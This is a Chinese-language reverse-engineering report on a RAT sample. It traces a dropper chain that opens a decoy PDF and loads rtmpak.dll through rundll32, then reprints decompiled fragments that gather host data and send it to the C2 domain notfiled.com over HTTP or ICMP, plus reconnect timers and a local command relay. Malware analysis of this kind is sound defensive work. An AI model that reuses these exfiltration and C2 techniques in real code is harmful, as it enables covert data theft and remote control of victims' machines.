样本分析报告

> 创建时间：2022.11.29
>
> 创建人：陈之健
>
> 样本MD5：32b4d8b58dde0bdc372dbb41a856c46c

概述

该样本释放RAT木马rmtpak.dll，通过调用PDF阅读器加载rmtpak.dll，执行startInet导出函数。startInet通过http与ICMP两种方式连接C2，调用startFile导出函数执行命令。startInet作为一个转发器连接CC与startFile。RAT木马功能包括：其他恶意软件下载器，读取删除文件，远程桌面，vpn代理，反弹shell等功能

逆向分析


样本开始执行是通过hash获取kernel32.dll的加载地址，由于系统原因，导致获取到kernelbase32.dll的加载地址，从而程序无法运行。

程序获取API地址成功后，释放资源创建 C:\Users\Public\Libraries\VSSVC.exe进程

VSSVC.exe进程 释放资源WinApp.dll，创建rundll32.exe调用其导出函数

rundll32.exe C:\Users\Public\Libraries\WinApp.dll,fwdTst

该导出函数释放WinApp.dll资源，创建rtmpak.dll，也就是RAT木马。



```
lpModuleName = (LPCWSTR)sub_18000A6D4(520i64, v4);
memset((void *)lpModuleName, 0, 0x208ui64);
sub_1800164A0(lpModuleName);
ModuleHandleW = GetModuleHandleW(lpModuleName);
hResInfo = FindResourceW(ModuleHandleW, (LPCWSTR)0x22B8, (LPCWSTR)0x22B8);
if ( !hResInfo )
  return 0;
v8 = GetModuleHandleW(lpModuleName);
hResData = LoadResource(v8, hResInfo);
if ( !hResData )
  return 0;
lpBuffer = LockResource(hResData);
if ( lpBuffer
  && (v9 = GetModuleHandleW(lpModuleName),
      nNumberOfBytesToWrite = SizeofResource(v9, hResInfo),
      sub_18000A6C0(lpModuleName),
      nNumberOfBytesToWrite)
  && (hFile = CreateFileA(FileName, 0x40000000u, 1u, 0i64, 2u, 0x80u, 0i64), hFile != (HANDLE)-1i64) )
{
  NumberOfBytesWritten = 0;
  v11 = WriteFile(hFile, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0i64);
  v12 = v11;
  if ( v11 )
    SetEndOfFile(hFile);
  CloseHandle(hFile);
  FreeResource(hResData);
  return v12;
```

释放资源创建Наказ_309.pdf PDF文件，使用系统内可以打开PDF的进程打开该PDF文件。例如chrome.exe

chrome.exe 进程加载rtmpak.dll

C:\Windows\System32\rundll32.exe C:\Users\Public\Libraries\rtmpak.dll,startInet rtmpak.dll0

（来自沙箱，自己跑不出来）


RAT 分析

startInet 导出函数

获取用户信息


MachineGuid，用户名，操作系统版本号

VerifyVersionInfo获取操作系统版本



```
v6 = NtCurrentPeb();
memset_sub_1800316F0(v36, 0, 0x40ui64);
str_to_int_sub_1800471A4(*&v6->OSBuildNumber, v36, 10);
v7 = &byte_180093210[-1];
do
  ++v7;
while ( *v7 );
strcpy(v7, v36);
v8 = &byte_180093210[-1];
do
  ++v8;
while ( *v8 );
*v8 = 45;
VersionInformation.dwOSVersionInfoSize = 284;
memset_sub_1800316F0(&VersionInformation.dwMajorVersion, 0, 0x110ui64);
*&VersionInformation.wServicePackMajor = 0;
*&VersionInformation.wSuiteMask = 0x10000;
v9 = VerSetConditionMask(0i64, 0x80u, 1u);
v10 = VerifyVersionInfoW(&VersionInformation, 0x80u, v9);
v11 = &byte_180093210[-1];
if ( v10 )
```


计算机DNS主机名




```
nSize = 32;
v27 = 32;
GetComputerNameExA(ComputerNameDnsHostname, Buffer, &nSize);
GetComputerNameExA(ComputerNameDnsDomain, v34, &v27);
v21 = &v32;
```

连接CC 通过HTTP发送主机信息，如果没成功通过ICMP的方式发送

连接cc




```
v26 = 1;
v27 = 808989491;
v28 = 926365744;
v29 = 7274498;
v30 = 7798893;
v31 = 7077986;
v32 = 6422634;
v33 = 2556012;
v34 = 6553705;
v35 = 97;
v11 = sub_180001C58(&v26, v44);                 // 解密出C2 notfiled.com
                                                //
if ( *(v11 + 24) >= 8ui64 )
  v11 = *v11;
hInternet = WinHttpConnect(v9, v11, 0x115Cu, 0);
v12 = hInternet;
sub_180001488(v44);
```



```
  v10 = a3;
v15 = WinHttpSendRequest(v14, 0i64, 0, 0i64, 0, (v10 << 12) + a4 - 4096, 0i64);
dwNumberOfBytesWritten = 0;
if ( !v15 )
  return 1i64;
v16 = 1;
if ( v10 < 1 )
  goto LABEL_35;
v17 = v39;
do
{
  v18 = a4;
  if ( v16 != v10 )
    v18 = 4096;                           // WinHttpWriteData函数将请求数据写入 HTTP 服务器
  v19 = WinHttpWriteData(v14, (v17 + v5), v18, &dwNumberOfBytesWritten);
  v5 += 4096;                             // 将获取到的用户信息 和函数的一些配置发送给CC
  ++v16;
}
while ( v16 <= v10 );
```


ICMP



```
  v10 = sub_180002A40(dword_180080B28, v17);    // notfiled.com
  v11 = v10;
  if ( v10[3] >= 0x10 )
    v11 = *v10;
  WSAStartup(0x202u, &WSAData);
  v12 = gethostbyname(v11);                     // 通过域名获取IP地址
  if ( v12 )
  {
    dword_180090BE8 = **v12->h_addr_list;
    LibraryA = LoadLibraryA("iphlpapi.dll");
    IcmpCreateFile = GetProcAddress(LibraryA, "IcmpCreateFile");
    IcmpCreateFile_qword_1800931C0 = IcmpCreateFile();
  }
  if ( v18 >= 0x10 )
  {
    v15 = v17[0];
    if ( v18 + 1 >= 0x1000 )
    {
      v15 = *(v17[0] - 8);
      if ( (v17[0] - v15 - 8) > 0x1F )
        invalid_parameter_noinfo_noreturn();
    }
    free_sub_18002EE14(v15);
  }
  return sub_1800652E4(a1, a2, a3, a4, a5, a6) != 0;
}
```

超时重连


获取导出函数参数rtmpak.dll0，0转换为整数，该值定义了超时时间，最高可达一周



```
  v59 = 0;
  switch ( timeout_dword_180090BEC )           // 休眠
  {
    case 1:
      v61 = sub_1800357BC();
      dword_1800931E8 = 0;
      v59 = v61 % 3 + 2;
      goto LABEL_103;
    case 2:
      if ( !dword_1800931E8 )
        goto LABEL_87;
      v59 = sub_1800357BC() % 1800;
      v60 = 300;
      break;
    case 3:
      if ( !dword_1800931E8 )
        goto LABEL_87;
      v59 = sub_1800357BC() % 7200;
      v60 = 3600;
      break;
    default:
      switch ( timeout_dword_180090BEC )
      {
        case 4:
          if ( dword_1800931E8 )
          {
            v59 = sub_1800357BC() % 3600 + 10800;
            goto LABEL_103;
```


如果返回数据的第五个字节是9，则退出，不执行后续。如果返回的数据是小于41，且时间超过设定的超时时间，则重新连接

如果返回数据的第五个字节是11，设置cc 返回过来的超时时间



```
 }
 else if ( cc_returnbuf_1[4] == 11 )
 {                                               // 设置超时
   memset_sub_1800316F0(cc_returnbuf, 0, 0x1000ui64);
   HIDWORD(user_info) = *cc_returnbuf_1;
   LODWORD(user_info) = 1;
   timeout_dword_180090BEC = str_to_int_sub_18003B598(&cc_returnbuf_1[5], v45, v46, v47);
   v75[0] = 150;
   v75[1] = 808989491;
   memset(v89, 0, sizeof(v89));
   v48 = timeout_dword_180090BEC;
   v75[2] = 808925232;                           // timeout set on: %d
   v75[3] = -218503934;
   v75[4] = -269880581;
   v75[5] = -738334022;
   v75[6] = -1714763130;
   v75[7] = 12878978;
   v49 = sub_18000241C(v75, v80);
   if ( v49[3] >= 0x10 )
     v49 = *v49;
   sub_180002178(v89, v49, v48);
   if ( v81 >= 0x10 )
```

创建本地socket,将从cc获取的数据发送到本地端口




```
while ( 1 )
{
  v3 = socket(2, 1, 0);
  if ( v3 == -1i64 )
    goto LABEL_4;
  name.sa_family = 2;
  *name.sa_data = htons(port);
  *&name.sa_data[2] = sub_18006CEAC();      // 本地 127
  if ( connect(v3, &name, 16) >= 0 )
  {
    Sleep(0x3E8u);
    memncopy_sub_180031040(Data, a1, 0x1000ui64);
    if ( v43 <= 0x28u && (v16 = 0x1D0209C0020i64, _bittest64(&v16, v43)) )
    {
      v17 = v44;
      if ( v44 <= 0 )
        return closesocket(v3);
    }
    else
    {
      v17 = 1;
    }
    for ( i = 0; ; i += 256 )               // 连接本地socket 发送从cc 获取的数据
    {
      v20 = v5 == v17 - 1 ? v33 % 4096 : 4096;
      if ( send(v3, a1[i].m128i_i8, v20, 0) == -1 )
        break;
      if ( ++v5 >= v17 )
        return closesocket(v3);
    }
    closesocket(v3);
    if ( port == 5580 )
```

创建rundll32.exe 调用StartFile导出函数，该函数执行CC命令功能

线程 将本地数据转发给cc

创建socket ,等待StartFile连接，接收StartFile发送过来的数据

